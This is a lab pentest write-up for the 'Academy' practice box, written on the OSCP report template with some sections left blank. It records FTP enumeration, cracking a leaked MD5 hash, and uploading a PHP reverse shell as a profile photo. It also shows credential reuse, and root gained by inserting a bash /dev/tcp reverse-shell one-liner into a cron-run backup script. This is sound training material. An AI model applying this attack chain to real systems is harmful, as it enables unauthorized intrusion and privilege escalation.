
Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-10-27

Contents

1 Academy Pentensting Report	1
1.1 Introduction	1
1.2 Objective	2
1.3 Requirements	2
2 High-Level Summary	3
2.1 Recommendations	3
3 Methodologies	4
3.1 Information Gathering	4
3.2 Penetration	4
3.2.1 System IP:192.168.119.134	4
3.2.1.1 Service Enumeration	4
3.2.1.2 Privilege Escalation	12
3.3 Maintaining Access	13
3.4 House Cleaning	13
4 Additional Items	14
4.1 Appendix - Proof and Local Contents:	14
4.2 Appendix - Metasploit/Meterpreter Usage	14
4.3 Appendix - Completed Buffer Overflow Code	14

1 Academy Pentesting Report



Figure 1.1: Box

1.1 Introduction

In this machine we will get a web user access then we will perform a horizontal privesc then we will root it .

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 192.168.119.134(Academy) - RCE

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP address was:

Box IP

- 192.168.119.134

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:192.168.119.134

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.119.134	TCP: 80,22,21 UDP:

Nmap Scan Results

```

# nmap -A -p21,22,80 192.168.119.134 -iL /dev/null --script http_127_0_1_1_port_8080
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-28 11:10 EDT
Nmap scan report for 192.168.119.134
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:192.168.119.128
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 4
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ssh-hostkey:
|_  2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|_  256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 00:0c:29:fc:3a:0c:29:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:FC:3A:0C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 4.15 - 5.6 (96%), Linux 5.3 - 5.4 (96%), Linux 5.0 - 5.3 (95%), LG Bp430 Blu-ray Player (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 3.1: Fast Scan

– we can see that there is a webservice running on port 80 and ssh is open and ftp is allowed

HTTP




Figure 3.2: HTTP

-> this being the default apache page we can tell that its running php , we can perform a directory bruteforcing

- we have a default webpage , hygiene probleme running apache , redhat linux

- we can see Information disclosure (apache version)

=> we found /admin /academy

FTP


```

# ftp anonymous@192.168.119.134
Connected to 192.168.119.134.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5279|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt
226 Directory send OK.
ftp> cat note.txt
?Invalid command.
ftp> more note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database
with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`,
`session`, `department`, `semester`, `cgpa`, `creationdate`, `updatetime`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60',
'2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be secure
... right ?
We can always adapt it to our needs.

-jdelta

```

Figure 3.3: FTP

=> after investigating the ftp note we found an md5 hash password


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
cd73502828457d15655bbd7a63fb0bc8	md5	student

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Figure 3.4: hash

so we got into the panel of the student and we imported a reverse shell instead of a picture



192.168.119.134/academy/my-profile.php

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB

Student Reg No

10201321

Pincode

777777

CGPA

7.60

Student Photo

Upload New Photo

Browse... No file selected.

Update

Figure 3.5: revshell

– setting our netcat listener we can get the connection

```
# nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.119.134 56228
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
14:53:02 up 2:57, 1 user, load average: 0.02, 0.05, 0.03
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
root      tty1    -             11:56    2:56m  0.05s  0.03s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@academy:/$ cd
cd
bash: cd: HOME not set
www-data@academy:/$ ls
ls
```

Figure 3.6: nc

Potential credentials

-> we found database credentials

```
www-data@academy:/var/www/html/academy/includes$ cat config.php
cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die(
"Could not connect database");
?>
```

Figure 3.7: mysql

=> we cated out passwd file and we got - grimmie

```

www-data@academy:/dev/shm$ ls
ls
linpeas.sh
www-data@academy:/dev/shm$ ls
ls
linpeas.sh
www-data@academy:/dev/shm$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
www-data@academy:/dev/shm$

```

Figure 3.8: Users

initial access

– we tried logging in with the grimmie and the db password ans we got in

=> we fired up linpeas and we found backup.sh folder , using pspysy we knew thats it runs every minute

<https://github.com/DominicBreuker/pspy>

```
grimmie@academy:/dev/shm$ chmod +x pspy64
grimmie@academy:/dev/shm$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcd235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannn
ing for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /et
c /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup ...
done
2022/10/28 19:07:20 CMD: UID=33 PID=962 | /usr/sbin/apache2 -k start
2022/10/28 19:07:20 CMD: UID=33 PID=960 | /usr/sbin/apache2 -k start
2022/10/28 19:07:20 CMD: UID=0 PID=91 |
2022/10/28 19:07:20 CMD: UID=0 PID=9 |
2022/10/28 19:07:20 CMD: UID=0 PID=80 |
2022/10/28 19:07:20 CMD: UID=0 PID=8 |
2022/10/28 19:07:20 CMD: UID=0 PID=79 |
```

Figure 3.9: pspy

Exploitation

-> we edited the file to put a one line rev shell

```
bash -i >& /dev/tcp/my ip/listening port 0>&1
```

```

2022/10/28 19:08:29 CMD: UID=0      PID=18478 | /bin/sh /sbin/dhclient-script
^CExiting program ... (interrupt)
grimmie@academy:/dev/shm$ cd
grimmie@academy:~$ ls
backup.sh  pspy64
grimmie@academy:~$ nano backup.sh
Use "fg" to return to nano.

[1]+  Stopped                  nano backup.sh
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ █

config.php  hydra.restore  linpeas.sh  note.txt  php-reverse-shell.php  pspy64

(root@kali)-[~/MyPentestLab/HTB_Boxes/HTB_Academy]
# chmod +x pspy64

(root@kali)-[~/MyPentestLab/HTB_Boxes/HTB_Academy]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.119.134 - - [28/Oct/2022 19:06:28] "GET /pspy64 HTTP/1.1" 200 -
192.168.119.134 - - [28/Oct/2022 19:06:56] "GET /pspy64 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

(root@kali)-[~/MyPentestLab/HTB_Boxes/HTB_Academy]
# nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 192.168.119.134 36954
bash: cannot set terminal process group (18573): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# cd root
cd root
bash: cd: root: No such file or directory
root@academy:~# cd /root
cd /root

```

Figure 3.10: Exploit

Vulnerability Fix:**Severity:** moderate**Proof of Concept Code Here:****Local.txt Proof Screenshot****Local.txt Contents****3.2.1.2 Privilege Escalation***Additional Priv Esc info***Vulnerability Exploited:**

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code